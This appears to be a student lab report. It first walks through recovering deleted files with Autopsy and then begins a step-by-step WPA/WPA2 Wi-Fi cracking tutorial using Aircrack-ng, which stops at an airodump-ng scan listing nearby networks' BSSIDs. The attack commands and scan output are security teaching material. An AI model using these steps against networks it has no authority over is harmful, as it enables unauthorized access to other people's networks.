
- To analyze the disk image we have to click ANALYZE.



As we can see many options are available, we can go through different files and there details.

### IMAGE DETAILS:

- If we click on IMAGE DETAILS we will get all the information about the disk image that we are using.



### RECOVERY DELETED FILES:

Some times in forensics we need to find the deleted files. Using Autopsy we can identify what all the file have been deleted and we can also recover those files.

- To detect the deleted files of the disk image. Click FILE ANALYSIS

The screenshot shows a web application interface for file analysis. The top navigation bar includes tabs for FILE ANALYSIS, KEYWORD SEARCH, FILE TYPE, IMAGE DETAILS, META DATA, DATA UNIT, HELP, and CLOS. The main content area is titled 'Current Directory: C:/' and contains a table of files. The sidebar on the left has sections for 'Directory Seek' and 'File Name Search'. The 'ALL DELETED FILES' button in the sidebar is highlighted with a red circle.

**Directory Seek**  
Enter the name of a directory that you want to view.  
C: /  
**VIEW**

**File Name Search**  
Enter a Perl regular expression for the file names you want to find.  
**SEARCH**  
**ALL DELETED FILES**  
**EXPAND DIRECTORIES**

**Current Directory: C: /**  
**ADD NOTE** **GENERATE MD5 LIST OF FILES**

DEL	Type	NAME	WRITTEN	ACCESSED	CHANGED	CR
	r / r	<a href="#">\$AttrDef</a>	2004-06-09 20:22:22 (PDT)	2004-06-09 20:22:22 (PDT)	2004-06-09 20:22:22 (PDT)	2004-06-09 20:22:22 (PDT)
	r / r	<a href="#">\$BadClus</a>	2004-06-09 20:22:22 (PDT)	2004-06-09 20:22:22 (PDT)	2004-06-09 20:22:22 (PDT)	2004-06-09 20:22:22 (PDT)
	r / r	<a href="#">\$BadClus:\$Bad</a>	2004-06-09 20:22:22 (PDT)	2004-06-09 20:22:22 (PDT)	2004-06-09 20:22:22 (PDT)	2004-06-09 20:22:22 (PDT)
	r / r	<a href="#">\$Bitmap</a>	2004-06-09 20:22:22 (PDT)	2004-06-09 20:22:22 (PDT)	2004-06-09 20:22:22 (PDT)	2004-06-09 20:22:22 (PDT)

**File Browsing Mode**  
In this mode, you can view file and directory contents.  
File contents will be shown in this window.

In the FILE ANALYSIS , click ALL DELETED FILES. We get all the files that are deleted.

FBI\_case\_1:host1:vo x Downloads x JPEG Search Test #1 x

localhost:9999/autopsy?mod=1&submod=2&case=FBI\_case\_1&host=host1&inv=Agent4

FILE ANALYSIS KEYWORD SEARCH FILE TYPE IMAGE DETAILS META DATA DATA UNIT HELP CLOS

**Directory Seek**

Enter the name of a directory that you want to view.  
C: /

**VIEW**

**File Name Search**

Enter a Perl regular expression for the file names you want to find.

**SEARCH**

**ALL DELETED FILES**

**EXPAND DIRECTORIES**

**All Deleted Files**

Type dir / in	NAME	WRITTEN	ACCESSED	CHANGED	CREAT
- / r	<a href="#">C:/del1/file6.jpg</a>	2004-06-09 23:48:08 (PDT)	2004-06-09 20:28:00 (PDT)	2004-06-09 20:28:00 (PDT)	2004-06-09 20:28:00 (PDT)
- / r	<a href="#">C:/del2/file7.hmm</a>	2004-06-09 23:49:18 (PDT)	2004-06-09 20:43:38 (PDT)	2004-06-09 20:43:44 (PDT)	2004-06-09 20:28:00 (PDT)

**File Browsing Mode**

In this mode, you can view file and directory contents.

File contents will be shown in this window.

More file details can be found using the Metadata link at the end of the list (on the right).

We can also recover the deleted file. First we need to click the file and click on export. Then your browser will download file and you can view the file.

localhost:9999/autopsy?mod=1&submod=2&case=FBI\_case\_1&host=host1&inv=Agent4

FILE ANALYSIS KEYWORD SEARCH FILE TYPE IMAGE DETAILS META DATA DATA UNIT HELP CLOS

### Directory Seek

Enter the name of a directory that you want to view.  
C:/

**VIEW**

### File Name Search

Enter a Perl regular expression for the file names you want to find.

**SEARCH**

**ALL DELETED FILES**

### All Deleted Files

Type dir / in	NAME	WRITTEN	ACCESSED	CHANGED	CREAT
- / r	<a href="#">C:/del1/file6.jpg</a>	2004-06-09 23:48:08 (PDT)	2004-06-09 20:28:00 (PDT)	2004-06-09 20:28:00 (PDT)	2004-C
- / r	<a href="#">C:/del2/file7.hmm</a>	2004-06-09 23:49:18 (PDT)	2004-06-09 20:43:38 (PDT)	2004-06-09 20:43:44 (PDT)	2004-C

ASCII ([display - report](#)) \* Hex ([display - report](#)) \* ASCII Strings ([display - report](#)) \* **Export** \* **View** \* [Add Note](#)


File Type: JPEG image data, JFIF standard 1.01  
Deleted File Recovery Mode

C:/del2/file7.hmm

vol1-C..del2....hmm

**Show all downloads...**

In my disk image the user deleted two files one is image file.jpg file and .hmm file.




This is the file that user has deleted.


#### **FILE TYPE:**

In the above example we have recovered .hmm file, but it is actually an image file just like .jpg. How do we know that the files of other extension belongs to different file types like image, text, video etc. ?

To solve this we have option called FILE TYPE. If we click on that we will get the following.




Click on **Sort File by Type** and check on **“Save a copy of files in category directory”** click on OK




It will process and later on Autopsy will separate based on correct file type.

To view the file go to directory that is shown in the highlighted area. Usually it will be in the evidence folder.





Here we can see the file are sorted by the different file types. If we open images folder we get all the images that are present in the disk image.



## 4. AirCrack-ng

### Introduction

Aircrack-ng is a complete set of tools to assess WiFi network security.

It focuses on different areas of WiFi security:

- Monitoring: Packet capture and export of data to text files for further processing by third party tools.
- Attacking: Replay attacks, deauthentication, fake access points and others via packet injection.
- Testing: Checking WiFi cards and driver capabilities (capture and injection).
- Cracking: WEP and WPA PSK (WPA 1 and 2).


All tools are command line which allows for heavy scripting.

Scenario:


Imagine that you are in hacking competition and your task is to crack a WiFi router with WPA/WPA2- PSK secure. For this you will be needing AirCrack-ng and dictionary file.

In this report I will give step by step procedure of how to crack Wi-Fi with WPA/WPA2-PSK using Aircrack-ng in santoku.

First open terminal



## 1. Go to root directory



```
root@santoku-virtual-machine: /home/santoku
File Edit Tabs Help
santoku@santoku-virtual-machine:~$ sudo su
[sudo] password for santoku:
root@santoku-virtual-machine:/home/santoku#
```

Once the terminal is open we should go to root directory


Type the command

- \$ sudo su
- Enter the password

## 2. Start the Wireless Interface in Monitor Mode

To enter monitor mode we must type the following commands

- Find and stop all processes that could cause trouble  
\$ airmon-ng check kill



```
root@santoku-virtual-machine: /home/santoku
File Edit Tabs Help
root@santoku-virtual-machine:/home/santoku# airmon-ng check kill

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
2391     NetworkManager
2395     wpa_supplicant
27322    dhclient
Killing all those processes...
root@santoku-virtual-machine:/home/santoku#
```

- \$ airmon-ng start wlan0

```
root@santoku-virtual-machine: /home/santoku
File Edit Tabs Help
PID      Name
2391     NetworkManager
2395     wpa_supplicant
27322    dhclient
Killing all those processes...
root@santoku-virtual-machine:/home/santoku# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID      Name
29233    wpa_supplicant
29235    NetworkManager
29243    dhclient

Interface      Chipset      Driver
wlan0          Atheros      ath9k - [phy4]
               (monitor mode enabled on mon0)
```

We notice that airmon-ng enabled monitor-mode on mon0. Correct interface name to use in later parts of the report is mon0.

### **3. Start Airodump-ng to Collect Authentication Handshake**

When our wireless adapter is in monitor mode, we have the capability to see all the wireless traffic that passes by in the air.

- `$ airodump-ng mon0`

```
root@santoku-virtual-machine: /home/santoku
File Edit Tabs Help

CH -1 ][ Elapsed: 4 s ][ 2016-02-03 01:33

BSSID          PWR  Beacons   #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
E4:F4:C6:06:74:68 -68      0         2    0 108  -1  WPA                <length: 0>
C0:7C:D1:68:5A:79 -66     56         0    0   1  54e. WPA2 CCMP   PSK <length: 0>
C0:7C:D1:68:5A:7A -65     56         0    0   1  54e. OPN                xfinitywifi
C0:7C:D1:68:5A:78 -64     56         1    0   1  54e. WPA2 CCMP   PSK HOME-22B0-2.4
54:BE:F7:D5:1F:B1 -82     44         0    0   1  54e. WPA2 CCMP   PSK <length: 0>
54:BE:F7:D5:1F:B0 -83     54         0    0   1  54e. WPA2 CCMP   PSK HOME-E78E-2.4
54:BE:F7:D5:1F:B2 -82     50         0    0   1  54e. OPN                xfinitywifi
F6:ED:A5:9B:38:E0 -86      3         0    0   1  54e. OPN                xfinitywifi
00:1D:D6:4B:FE:B0 -86      7         0    0   1  54e. WPA2 CCMP   PSK HOME-FEB2
06:1D:D6:4B:FE:B0 -87     28         0    0   1  54e. OPN                xfinitywifi
02:1D:D6:4B:FE:B0 -87     14         0    0   1  54e. WPA2 CCMP   PSK <length: 0>
